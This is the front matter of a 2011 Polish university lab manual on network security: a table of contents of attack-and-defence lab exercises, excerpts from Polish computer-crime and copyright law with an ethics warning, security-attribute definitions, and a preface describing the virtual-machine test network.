

POLITECHNIKA ŁÓDZKA

**MACIEJ SZMIT (RED.), SŁAWOMIR ADAMUS
SEBASTIAN BUGAŁA**

**ĆWICZENIA LABORATORYJNE
Z BEZPIECZEŃSTWA
SYSTEMÓW SIECIOWYCH**

**DLA STUDENTÓW STUDIÓW I STOPNIA
KIERUNKU INFORMATYKA**

ŁÓDŹ 2011

SKRYPTY DLA SZKÓŁ WYŻSZYCH

Recenzent: **prof. dr hab. inż. Dominik Sankowski**

KOMITET REDAKCYJNY WYDAWNICTWA POLITECHNIKI ŁÓDZKIEJ

Przewodniczący Komitetu Redakcyjnego: **prof. dr hab. inż. Piotr Wodziński**
Redaktor Naukowy Wydziału: **prof. dr hab. inż. Piotr Ostalczyk**

Autorzy rozdziałów:

Wprowadzenie – **Maciej Szmit**

Wstęp – **Sławomir Adamus, Sebastian Bugała, Maciej Szmit**

Rozdział 1 – **Sławomir Adamus, Sebastian Bugała**

Rozdział 2 – **Sławomir Adamus**

Rozdział 3 – **Sławomir Adamus**

Rozdział 4 – **Sławomir Adamus**

Rozdział 5 – **Sławomir Adamus**

Rozdział 6 – **Sebastian Bugała**

Rozdział 7 – **Sebastian Bugała**

Rozdział 8 – **Sebastian Bugała**

Rozdział 9 – **Sebastian Bugała**

Rozdział 10 – **Sebastian Bugała, Maciej Szmit**

Załącznik 1 – **Sławomir Adamus, Sebastian Bugała, Maciej Szmit**

Załącznik 2 – **Sławomir Adamus, Sebastian Bugała**

© Copyright by Politechnika Łódzka 2011

WYDAWNICTWO POLITECHNIKI ŁÓDZKIEJ

90-924 Łódź, ul. Wólczańska 223

tel/fax 42 684-07-93

e-mail: rkw@adm.p.lodz.pl

www.wydawnictwa.p.lodz.pl

ISBN 978-83-7283-401-0

Nakład 100 egz. Ark druk. 16.0. Papier offset. 80 g 70 x 100

Druk ukończono w kwietniu 2011 r.

Wykonano w Drukarni Quick-Druk, 90-562 Łódź, ul. Łąkowa 11

Nr 1963

SPIS TREŚCI

WPROWADZENIE DO ZAGADNIEŃ BEZPIECZEŃSTWA INFORMACJI	6
Aspekty prawne i etyczne	6
Podstawowe definicje	16
WSTĘP	20
Konwencje typograficzne	23
1. PRZYGOTOWANIE ŚRODOWISKA PRACY	24
1.1. Instalacja Oracle VirtualBox w systemie Microsoft Windows 7.....	25
1.2. Instalacja Oracle VirtualBox w systemie Ubuntu Linux 10.10.....	30
1.3. Tworzenie maszyn wirtualnych.....	32
1.4. Konfiguracja kontrolera dysków twardych	45
1.5. Konfiguracja interfejsów sieciowych maszyn wirtualnych.....	47
1.6. Konfiguracja Debian Linux 5.0.....	49
1.7. Konfiguracja BackTrack Linux 4 R2.....	52
1.8. Konfiguracja Microsoft Windows 2003 Server	54
1.9. Konfiguracja Microsoft Windows 7.....	57
1.10. Konfiguracja Ubuntu Linux 10.10 Desktop.....	62
1.11. Konfiguracja Metasploitable	63
1.12. Inicjowanie i formatowanie dysku twardego – Windows Server 2003	66
1.13. Inicjowanie i formatowanie dysku twardego – BackTrack 4.....	71
2. ARP-SPOOFING	75
2.1. Przeprowadzenie ataku.....	76
2.2. Zabezpieczenie	83
2.3. Statyczne wpisy w tablicy ARP	84
2.4. ArpON (Arp handler inspectiON)	86
2.5. Weryfikacja zabezpieczenia	87
3. DNS-SPOOFING.....	89
3.1. Przygotowanie ataku.....	90
3.2. Zabezpieczenie	93
3.3. Statyczne odwzorowania nazw domenowych	93
3.4. Instalacja i konfiguracja serwera DNSSEC BIND w Ubuntu	96
3.5. Instalacja resolvera DNSSEC Unbound w Windows 7	100
3.6. Weryfikacja zabezpieczenia	103
4. ATAKI NA SESJE SZYFROWANE SSL	105
4.1. Przygotowanie ataku.....	107
4.2. Atak SSLStrip	108
4.3. ATAK TYPU PRZECHWYCENIE SESJI – FireSheep	112

4.4. Zabezpieczenie	125
5. TESTY PENETRACYJNE	127
5.1. Przygotowanie ataku.....	128
5.2. Wykorzystanie narzędzi nmap, Nessus, Metasploit	130
5.3. Armitage.....	144
5.4. Zabezpieczenie	153
6. TOR – ANONIMOWOŚĆ W INTERECIE	155
6.1. Instalacja TOR-a na Windows 7.....	156
6.2. Instalacja TOR-a na Ubuntu 10.10	162
6.3. Pakiet XeroBank Browser	163
6.4. Tor Browser Instant Messaging Bundle wersja dla Windows.....	168
6.5. Tor Browser Bundle wersja dla Linux-a.....	171
7. WIRTUALNA SIEĆ PRYWATNA.	173
7.1. Konfiguracja serwera VPN w systemie Windows Server 2003	174
7.2. Konfiguracja klienta VPN w systemie Windows 7.....	180
7.3. Konfiguracja serwera OpenVPN w systemie Debian 5.0.....	184
7.4. Konfiguracja klienta OpenVPN w systemie Ubuntu 10.10.....	186
7.5. Konfiguracja klienta OpenVPN w systemie Windows 7	188
8. HONEYPOT	190
8.1. Instalacja i konfiguracja honeyd 1.5c w systemie Linux BackTrack 4	191
8.2. Uruchomienie honeyd w systemie Linux BackTrack 4	194
8.3. Honeydctl – honeyd control panel.....	195
8.4. Honeydstats – zbieranie statystyk	198
8.5. Honeydsum-v0.3 – analizowanie logów	199
8.6. Testowanie działania wirtualnej sieci	202
9. INFRASTRUKTURA KLUCZA PUBLICZNEGO	206
9.1. Certyfikaty samopodpisane – generowanie własnego Centrum Certyfikacji.....	206
9.2. Certyfikaty samopodpisane – generowanie certyfikatu dla serwera apache	208
9.3. Certyfikaty samopodpisane – generowanie certyfikatu dla aplikacji stunnel.....	210
9.4. Certyfikaty samopodpisane – generowanie certyfikatów oraz kluczy dla aplikacji OpenVPN.....	211
9.5. Powszechne Centrum Certyfikacji – pozyskiwanie certyfikatów	215
9.6. Powszechne Centrum Certyfikacji – eksportowanie certyfikatu z przeglądarki Firefox	216

9.7.	Powszechne Centrum Certyfikacji – eksportowanie certyfikatu z przeglądarki Internet Explorer	217
9.8.	PKI w praktyce – https przy zastosowaniu aplikacji stunnel.....	219
9.9.	PKI w praktyce – https w Apache.....	221
9.10.	PKI w praktyce – importowanie certyfikatu do klienta Thunderbird	225
9.11.	PKI w praktyce – importowanie certyfikatu do klienta MS Outlook	225
9.12.	PKI w praktyce – podpisywanie wiadomości Thunderbird	227
9.13.	PKI w praktyce – podpisywanie wiadomości MS Outlook	228
10.	KOPIE ZAPASOWE	230
10.1.	Wykonanie obrazu partycji	231
10.2.	Wykonanie i przesłanie obrazu na serwer	233
10.3.	Zdalne wykonanie i przesłanie obrazu na serwer	235
10.4.	Zamontowanie partycji z obrazu.....	237
10.5.	Przywrócenie partycji z obrazu	237
10.6.	Automated Image and Restore	238
10.7.	Przygotowanie systemowego dysku USB.....	246
	Bibliografia.....	254
	Załącznik 1. Najważniejsze użyte w książce skróty	255
	Załącznik 2. Spis zawartości płyt dołączonych do książki	256

WPROWADZENIE DO ZAGADNIENÍ BEZPIECZEŃSTWA INFORMACJI

Aspekty prawne i etyczne

Osoba chcąca nauczyć się, a tym bardziej osoby pragnące nauczać, zagadnień związanych z bezpieczeństwem informacji stają przed znanym od lat problemem: znajomość metod obrony z konieczności obejmować musi także wiedzę o technikach ofensywnych, a te mogą być użyte do celów nieetycznych i niezgodnych z prawem. Ross Anderson¹ pisze:

„niektórzy uważają, że zawartej tu wiedzy nie powinno się publikować. To stara dyskusja; w minionych stuleciach protestowano przeciwko wydawaniu książek o ślusarstwie, argumentując, że pomagają one bardziej „tym złym” niż „tym dobrym”. Myślę, że odpowiedź na te obawy znajduje się w pierwszej wydanej po angielsku książce dotyczącej kryptologii. Był to traktat [...] napisany w 1641 roku przez biskupa Johna Wilkinsa [...]. Jego zdaniem ślady dziejów cenzury prowadziły do kapłanów egipskich, którzy zabronili stosowania pisma alfabetycznego, gdyż miałoby ono wpłynąć na rozpowszechnienie umiejętności czytania i pisanie wśród prostego ludu, co stałoby się zaczynem niezgody. Pisał on:

¹ Zob. [Anderson 2005] str. XXIX i nast.

*Nie wynika stąd, ze wszystko
czego nadużywać można zduszonym
być powinno... jeśli by wszelakie owe
pożyteczne wynalazki, których
nadużywać by można, miały ukrytymi
zostać, nie ostałaby się żadna
Sztuka czy Mądrość, które w prawie
uprawiać by wolno*

Tę samą kwestię znów podniesiono w XIX wieku, gdy pewni przepełnieni dobrymi intencjami ludzie żądali zakazania książek o ślusarstwie”.

Niestety, w polskim Kodeksie Karnym, w artykule 269b, penalizuje się szereg czynów, bez których poważne nauczanie bezpieczeństwa informacji², szczególnie w jej aspekcie technicznym jest niemożliwe. Literalna wykładnia językowa ustawowego znamienia czynu zabronionego prowadzi zresztą do jeszcze dalej idących paradoksów, bo przecież na przykład dowolny współczesny system operacyjny ma wbudowane narzędzia, które mogą być użyte do uzyskiwania informacji nieprzeznaczonej dla korzystającego z nich. Artykuł ten jest oczywiście przedmiotem powszechnej krytyki zarówno ze strony prawników, jak informatyków i pozostaje przepisem martwym, to jest niestosowanym w praktyce sądowej, niemniej dobrze oddaje właśnie punkt widzenia owych „pewnych przepełnionych dobrymi intencjami ludzi”, który to punkt widzenia przyjmuje – i to od kilku kadencji – polski ustawodawca. Również w innych swoich przepisach polskie prawo karne komputerowe jest stosunkowo restrykcyjne:

**Fragmenty ustawy z dnia 6 czerwca 1997 r.
Kodeks karny z późn. zm. (stan na dzień 01.02.2010)**

Art. 267.

§ 1. Kto bez uprawnienia uzyskuje
dostęp do informacji dla niego
nieprzeznaczonej, otwierając zamknięte

² Zob. [Korzeniowski 2008] str. 124 i nast.

pismo, podłączając się do sieci telekomunikacyjnej lub przełamując albo omijając elektroniczne, magnetyczne, informatyczne lub inne szczególne jej zabezpieczenie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. Tej samej karze podlega, kto bez uprawnienia uzyskuje dostęp do całości lub części systemu informatycznego.

§ 3. Tej samej karze podlega, kto w celu uzyskania informacji, do której nie jest uprawniony, zakłada lub posługuje się urządzeniem podsłuchowym, wizualnym albo innym urządzeniem lub oprogramowaniem.

§ 4. Tej samej karze podlega, kto informację uzyskaną w sposób określony w § 1-3 ujawnia innej osobie.

§ 5. Ściganie przestępstwa określonego w § 1--4 następuje na wniosek pokrzywdzonego.

Art. 268.

§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkodza, usuwa lub zmienia zapis istotnej informacji albo w inny sposób udaremnia lub znacznie utrudnia osobie uprawnionej zapoznanie się z nią, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. Jeżeli czyn określony w § 1 dotyczy zapisu na informatycznym nośniku danych, sprawca podlega karze pozbawienia wolności do lat 3.

§ 3. Kto, dopuszczając się czynu określonego w § 1 lub 2, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 4. Ściganie przestępstwa określonego w § 1-3 następuje na wniosek pokrzywdzonego.

Art. 268a.

§ 1. Kto, nie będąc do tego uprawnionym, niszczy, uszkadza, usuwa, zmienia lub utrudnia dostęp do danych informatycznych albo w istotnym stopniu zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności do lat 3.

§ 2. Kto, dopuszczając się czynu określonego w § 1, wyrządza znaczną szkodę majątkową, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 3. Ściganie przestępstwa określonego w § 1 lub 2 następuje na wniosek pokrzywdzonego.

Art. 269.

§ 1. Kto niszczy, uszkodza, usuwa lub zmienia dane informatyczne o szczególnym znaczeniu dla obronności kraju, bezpieczeństwa w komunikacji, funkcjonowania administracji rządowej, innego organu państwowego lub instytucji państwowej albo samorządu terytorialnego albo zakłóca lub uniemożliwia automatyczne przetwarzanie, gromadzenie lub przekazywanie takich danych, podlega karze pozbawienia wolności od 6 miesięcy do lat 8.

§ 2. Tej samej karze podlega, kto dopuszcza się czynu określonego w § 1, niszcząc albo wymieniając informatyczny nośnik danych lub niszcząc albo uszkodzając urządzenie służące do automatycznego przetwarzania, gromadzenia lub przekazywania danych informatycznych.

Art. 269 a.

Kto, nie będąc do tego uprawnionym, przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych, w istotnym stopniu zakłóca pracę systemu komputerowego lub sieci teleinformatycznej, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

Art. 269 b.

§ 1. Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4, art. 267 § 3, art. 268a § 1 albo § 2 w związku z § 1, art. 269 § 2 albo art. 269a, a także hasła komputerowe, kody dostępu lub inne dane umożliwiające dostęp do informacji przechowywanych w systemie komputerowym lub sieci teleinformatycznej, podlega karze pozbawienia wolności do lat 3.

§ 2. W razie skazania za przestępstwo określone w § 1, sąd orzeka przepadek określonych w nim przedmiotów, a może orzec ich przepadek, jeżeli nie stanowiły własności sprawcy.

[...]

Art. 278.

§ 1. Kto zabiera w celu przywłaszczenia cudzą rzecz ruchomą, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 2. Tej samej karze podlega, kto bez zgody osoby uprawnionej uzyskuje cudzy program komputerowy w celu osiągnięcia korzyści majątkowej.

§ 3. W wypadku mniejszej wagi, sprawca podlega grzywnie, karze ograniczenia

wolności albo pozbawienia wolności do roku.

§ 4. Jeżeli kradzież popełniono na szkodę osoby najbliższej, ściganie następuje na wniosek pokrzywdzonego.

§ 5. Przepisy § 1, 3 i 4 stosuje się odpowiednio do kradzieży energii lub karty uprawniającej do podjęcia pieniędzy z automatu bankowego.

Art. 291.

§ 1. Kto rzecz uzyskaną za pomocą czynu zabronionego nabywa lub pomaga do jej zbycia albo tę rzecz przyjmuje lub pomaga do jej ukrycia, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

§ 2. W wypadku mniejszej wagi, sprawca podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do roku.

Art. 292.

§ 1. Kto rzecz, o której na podstawie towarzyszących okoliczności powinien i może przypuszczać, że została uzyskana za pomocą czynu zabronionego, nabywa lub pomaga do jej zbycia albo tę rzecz przyjmuje lub pomaga do jej ukrycia, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

§ 2. W wypadku znacznej wartości rzeczy, o której mowa w § 1, sprawca

podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

Art. 293.

§ 1. Przepisy art. 291 i 292 stosuje się odpowiednio do programu komputerowego.

Fragmenty z ustawy z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych z późniejszymi zmianami (stan na 01.02.2010)

Art. 116.

1. Kto bez uprawnienia albo wbrew jego warunkom rozpowszechnia cudzy utwór w wersji oryginalnej albo w postaci opracowania, artystyczne wykonanie, fonogram, wideogram lub nadanie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

2. Jeżeli sprawca dopuszcza się czynu określonego w ust. 1 w celu osiągnięcia korzyści majątkowej, podlega karze pozbawienia wolności do lat 3.

3. Jeżeli sprawca uczynił sobie z popełniania przestępstwa określonego w ust. 1 stałe źródło dochodu albo działalność przestępną, określoną w ust. 1, organizuje lub nią kieruje, podlega karze pozbawienia wolności od 6 miesięcy do lat 5.

4. Jeżeli sprawca czynu określonego w ust. 1 działa nieumyślnie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do roku.

Art. 117.

1. Kto bez uprawnienia albo wbrew jego warunkom w celu rozpowszechnienia utrwała lub zwielokrotnia cudzy utwór w wersji oryginalnej lub w postaci opracowania, artystyczne wykonanie, fonogram, wideogram lub nadanie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

2. Jeżeli sprawca uczynił sobie z popełniania przestępstwa określonego w ust. 1 stałe źródło dochodu albo działalność przestępną, określoną w ust. 1, organizuje lub nią kieruje, podlega karze pozbawienia wolności do lat 3.

Art. 118.

1. Kto w celu osiągnięcia korzyści majątkowej przedmiot będący nośnikiem utworu, artystycznego wykonania, fonogramu, wideogramu rozpowszechnianego lub zwielokrotnionego bez uprawnienia albo wbrew jego warunkom nabywa lub pomaga w jego zbyciu albo przedmiot ten przyjmuje lub pomaga w jego ukryciu,

podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

2. Jeżeli sprawca uczynił sobie z popełniania przestępstwa określonego w ust. 1 stałe źródło dochodu albo działalność przestępną, określona w ust. 1, organizuje lub nią kieruje, podlega karze pozbawienia wolności od roku do lat 5.

3. Jeżeli na podstawie towarzyszących okoliczności sprawca przestępstwa określonego w ust. 1 lub 2 powinien i może przypuszczać, że przedmiot został uzyskany za pomocą czynu zabronionego, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

Art. 118(1).

1. Kto wytwarza urządzenia lub ich komponenty przeznaczone do niedozwolonego usuwania lub obchodzenia skutecznych technicznych zabezpieczeń przed odtwarzaniem, przegrywaniem lub zwielokrotnianiem utworów lub przedmiotów praw pokrewnych albo dokonuje obrotu takimi urządzeniami lub ich komponentami, albo reklamuje je w celu sprzedaży lub najmu, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 3.

2. Kto posiada, przechowuje lub wykorzystuje urządzenia lub ich komponenty, o których mowa w ust. 1, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do roku.

Wobec powyższego czujemy się w obowiązku przestrzec Czytelnika, że nawet jeśli w praktyce ćwiczenie technik ataku w sieci laboratoryjnej, za świadomą zgodą jej właściciela i pozostałych jej użytkowników, w celach czysto dydaktycznych jest tolerowane, to rzeczywiste działania mające na celu naruszenie bezpieczeństwa informacji są w świetle polskiego – i nie tylko polskiego – prawa przestępstwami niewątpliwie podlegającymi ściganiu, dlatego też opisywane dalej techniki mogące służyć naruszeniu bezpieczeństwa może On stosować jedynie w wydzielonych sieciach laboratoryjnych, za zgodą ich właściciela i innych osób z nich korzystających.

Osobną kwestią jest postrzeganie, przynajmniej niektórych przestępstw komputerowych³, jako swojego rodzaju rozrywki intelektualnej bądź dopuszczalnego sposobu zaimplementowania swoich poglądów politycznych⁴. Przyjęcie takiego punktu widzenia przez osobę zajmującą się bezpieczeństwem jest oczywiście zarówno niewłaściwe, jak i niebezpieczne. Niniejsze „Ćwiczenia” przeznaczone są dla osób, które pragną w przyszłości zostać administratorami sieci czy specjalistami zajmującymi się przetwarzaniem danych. Osoby takie muszą znać techniki włamań, żeby móc przed nimi zabezpieczyć systemy, za które będą odpowiadać. Zarówno niniejszy skrypt, jak i sam przedmiot „Bezpieczeństwo Systemów Sieciowych” został opracowany z myślą o tych, którzy chcą dbać o bezpieczeństwo innych użytkowników systemów sieciowych, nie zaś dla tych, którzy chcieliby to bezpieczeństwo naruszać.

Podstawowe definicje

Jednym z problemów, z jakimi spotykają się osoby zajmujące się bezpieczeństwem informacji są daleko idące niespójności terminologiczne. Bezpieczeństwem informacji zajmują się specjaliści z zakresu zarządzania, informatycy i prawnicy, nic więc dziwnego, że jedno pojęcie ma nieraz kilka różnych znaczeń. W „Ćwiczeniach” oparliśmy się przede wszystkim na języku

³ Mowa przede wszystkim o włamaniach do systemów komputerowych.

⁴ Mowa o zjawisku określanym jako „Hacktivism” – wykorzystanie Hackingu w aktywności politycznej. Zob. np. PN-ISO/IEC 27005:2010.

Polskich Norm, w szczególności norm z serii PN-ISO/IEC 27k, PN-I-02000:2002 oraz PN-ISO/IEC 2382-x, do zapoznania się z którymi serdecznie Czytelnika zachęcamy. W szczególności warto poprawnie posługiwać się nazwami najważniejszych atrybutów bezpieczeństwa informacji:

- **poufność** (ang. confidentiality) – własność polegająca na tym, że informacja nie jest udostępniana lub wyjawiana nieupoważnionym osobom, przedmiotom lub procesom⁵,
- **integralność** (ang. integrity) – własność polegająca na zapewnieniu dokładności i kompletności aktywów⁶,
- **dostępność** (ang. availability) – właściwość danych lub zasobów polegająca na tym, że mogą one być dostępne i wykorzystywane na żądanie uprawnionej jednostki⁷,
- **autentyczność** (ang. authenticity) – cecha pozwalającej na uwierzytelnienie autora informacji, czyli stwierdzenia, że podpis pod przesyłaną informacją jest autentyczny, że autorem informacji jest rzeczywiście właściwa osoba⁸,
- **rozliczalność** (ang. accountability) – właściwość zapewniająca, że działania podmiotu mogą być przypisane w sposób jednoznaczny tylko temu podmiotowi⁹,
- **niezaprzeczalność** – właściwość uniemożliwiająca nadawcy zaprzeczenie, że wysłana wiadomość pochodzi od niego,
- **niezawodność** (ang. reliability) – właściwość oznaczająca spójne, zamierzone zachowania i skutki¹⁰.

Powyższa lista atrybutów bezpieczeństwa nie jest uniwersalna ani kompletna i jest pisana z punktu widzenia managera (interesów organizacji gospodarczej). Nie ma na niej na przykład atrybutu prywatności, istotnego z punktu widzenia osoby fizycznej, ale już niekoniecznie – komercyjnej firmy.

- **prywatność** (ang. privacy z łac. privus – pojedynczy, własny) definiuje się zazwyczaj jako możliwość zachowania określonych dóbr (danych, zachowań, zwyczajów, rzeczy) poza sferą publiczną.

⁵ Wg [PN-ISO/IEC 27001:2007].

⁶ Wg [PN-ISO/IEC 27001:2007]. Rozróżnia się dodatkowo integralność danych oraz integralność systemu.

⁷ Wg [PN-ISO/IEC 2382-8:2001].

⁸ Wg [PN-I-13335-1], s. 6. W niektórych źródłach można znaleźć tłumaczenie słowa „authentication” przez „uwierzytelnienie”, jednakże tłumaczenie przyjęte w normie jest poprawne – słowo „uwierzytelnienie” w języku polskim jest nazwą procesu sprawdzenia i potwierdzenia autentyczności informacji. Tak jest to zresztą definiowane w normie [PN-I-02000:2002].

⁹ Wg [PN-I-13335-1] za [ISO 7498-2:1989].

¹⁰ Wg [PN-I-13335-1].

Pojęciami często łączonymi z prywatnością, szczególnie jeśli idzie o systemy i sieci informatyczne są: anonimowość, anonimizacja oraz pseudonimizacja¹¹.

- **anonimowość** jest to atrybut bezpieczeństwa informacji polegający na tym, że nie ma możliwości identyfikacji podmiotu (w szczególności osoby, która wykonuje jakąś czynność, na przykład przegląda stronę WWW czy osoby, której dotyczą informacje, np. zebrane w czasie badania).

Anonimowość w odniesieniu do działań jest więc przeciwieństwem powołanego powyżej pojęcia rozliczalności – właściwością zapewniającą, że działania podmiotu nie mogą być przypisane w sposób jednoznaczny temu podmiotowi. Jest to dobry przykład na subiektywizm pojęcia bezpieczeństwa informacji. Na przykład osoba wygłaszająca poglądy niepopularne, a szczególnie sprzeczne z poglądami decydentów, będzie czuła się bezpieczniej, jeśli ma zapewnioną anonimowość (i wiążącą się z tym perspektywę bezkarności), zaś pokrzywdzony będzie czuł się bezpieczniej, jeśli organy ścigania będą w stanie zidentyfikować tożsamość działającego (sprawcy) i przypisać mu – najlepiej w sposób niezaprzeczalny – poszczególne przestępne działania, czyli zapewnić ich rozliczalność.

Warto też zauważyć, że – w przeciwieństwie do prywatności – człowiek nie ma prawa do anonimowości (przynajmniej obecnie obowiązujące przepisy wprost nie przyznają nikomu takiego prawa). Prywatność bowiem może być zachowana nie tylko w sytuacji, gdy działający podmiot jest anonimowy, ale również w sytuacji, w której dane umożliwiające jego identyfikację są poufne na tyle, że pozostają poza sferą publiczną (tak jak ma to miejsce choćby w przypadku nagrań z kamer monitoringu ulicznego).

- **Anonimizacja** jest to proces, w którym z danych umożliwiających identyfikację podmiotów otrzymuje się dane nieumożliwiające takiej identyfikacji.

Anonimizację stosuje się na przykład często w badaniach statystycznych, w których istotne są prawidłowości dotyczące całej badanej grupy, a nie informacje o poszczególnych jednostkach. Anonimizacją nazywa się również wykorzystanie odpowiednich rozwiązań informatycznych (np. anonimowego Proxy czy sieci TOR).

- **Pseudonimizacją** (z gr. *pseudōnymos* – fałszywie nazwany; *pseudēs* – kłamliwy, zmyślonny; *pseúdein* – kłamać, oszukiwać) nazywa się¹² użycie w miejsce rzeczywistej nazwy podmiotu (procesu bądź osoby) – przybranej nazwy (pseudonimu).

Pseudonimizacja utrudnia identyfikację działającego podmiotu, natomiast umożliwia przypisanie różnych danych czy czynności tej samej osobie (bez znajomości jej tożsamości). Współcześnie z pseudonimizacją bardzo często mamy do czynienia w przypadku forów internetowych czy grup dyskusyjnych.

¹¹ Zob. np. [Clarke], [Pfitzmann, Hansen 2005].

¹² Zob. [Pfitzmann, Hansen 2005].

Ofensywne działania związane z naruszaniem bezpieczeństwa to:

- **incydent związany z bezpieczeństwem informacji**, to jest pojedyncze zdarzenie lub seria niepożądanych lub niespodziewanych zdarzeń związanych z bezpieczeństwem informacji, które stwarzają znaczne prawdopodobieństwo zakłócenia działań biznesowych i zagrażają bezpieczeństwu informacji¹³;
- **zdarzenie związane z bezpieczeństwem informacji**, które jest określonym stanem systemu, usługi lub sieci, który wskazuje na możliwe naruszenie polityki bezpieczeństwa informacji, błąd zabezpieczenia lub nieznaną dotychczas sytuację, która może być związana z bezpieczeństwem¹⁴;
- **atak** – próba naruszenia bezpieczeństwa systemu informatycznego¹⁵;
- **naruszenie** – ingerencja naruszająca bezpieczeństwo systemu informatycznego w celu spowodowania tego, aby programy lub dane mogły być modyfikowane, niszczone lub mogły stać się dostępne dla nieuprawnionych podmiotów¹⁶;
- **włamanie, przełamanie** – takie obejście lub zneutralizowanie jakiegoś elementu bezpieczeństwa systemu informatycznego, wykryte lub nie, którego skutkiem może być penetracja systemu przetwarzania danych¹⁷.

Odpowiednio ataki przeciwko najważniejszym atrybutom bezpieczeństwa to:

- **podśluch (sniffing)**, który jest atakiem skierowanym przeciwko poufności;
- **nieuprawniona modyfikacja**, która jest atakiem skierowanym przeciwko integralności;
- **podszywanie się (spoofing)**, które jest atakiem skierowanym przeciwko autentyczności;
- **ataki odmowy usług (Denial of Service)**, które są skierowane przeciwko dostępności.

¹³ PN-ISO/IEC 17799:2007, ISO/IEC TR 18044:2004

¹⁴ PN-ISO/IEC 17799:2007, ISO/IEC TR 18044:2004

¹⁵ PN ISO/IEC 2382-8:2001, PN-I-02000:2002

¹⁶ PN-I-02000:2002

¹⁷ PN-I-02000:2002


WSTĘP

Podobnie jak w przypadku każdego podręcznika, zakres omawianej tematyki jest mniej lub bardziej subiektywnym wyborem autorów. „Ćwiczenia” w żadnym wypadku nie pretendują do miana kompletnego przeglądu – choćby tylko najważniejszych – zagrożeń czy technik i narzędzi walki z nimi. Byłoby to zresztą zadanie w ramach jednej książki niewykonalne. Zgodnie z tytułem chcieliśmy zaproponować Czytelnikowi do zrealizowania (w ramach zajęć na studiach lub samodzielnie) kilka zadań z różnych tematów związanych z bezpieczeństwem przesyłania informacji w sieciach komputerowych dotyczących podatności, zagrożeń i ataków stosunkowo rozpowszechnionych i uniwersalnych (mało zależnych od używanego systemu operacyjnego czy oprogramowania oraz możliwych do przeprowadzenia na typowym komputerze ze świeżo zainstalowanym systemem operacyjnym. Mamy nadzieję, że Czytelnik uzna je za interesujące i zechce bliżej zainteresować się tą problematyką.

Z założenia niniejszy skrypt zawiera instrukcje laboratoryjne poprzedzone jedynie bardzo krótkimi opisami ćwiczeń, nie zawiera natomiast całej koniecznej – niejednokrotnie obszernej – wiedzy o mechanizmach działania sieci, które w danym ćwiczeniu są wykorzystywane. Stąd też konieczne jest, aby Czytelnik zapoznał się z nimi samodzielnie przed przystąpieniem do wykonania poszczególnych zadań. Na początku każdego z rozdziałów podaliśmy odpowiednią literaturę, w której można znaleźć niezbędne informacje dla zrozumienia danego zadania. Podczas pisania „Ćwiczeń” korzystaliśmy z szeregu publikacji, przede wszystkim z książek [Szmit, Gusta, Tomaszewski 2005] oraz [Szmit, Tomaszewski, Lisiak, Politowska 2008], staraliśmy się zachować spójność ze stosowanym w nich nazewnictwem i oznaczeniami.

Wszystkie ćwiczenia zostały przygotowane w środowisku maszyn wirtualnych, co powoduje, że każde ćwiczenie może być przeprowadzone na pojedynczym komputerze, w całości przez jedną osobę. Postawienie się w roli zarówno agresora, jak i osoby odpowiedzialnej za wybór i konfigurację metod zabezpieczających pozwala w szerszym zakresie zrozumieć specyfikę zagrożeń obecnych we współczesnych sieciach i systemach komputerowych.

Ćwiczenia prowadzone są w sieci o fizycznej topologii gwiazdy, wszystkie komputery mogą bezpośrednio komunikować się między sobą. Schemat sieci ćwiczeniowej przedstawia rys. 1.



Rys. 1. Topologia sieci testowej. Źródło: opracowanie własne.

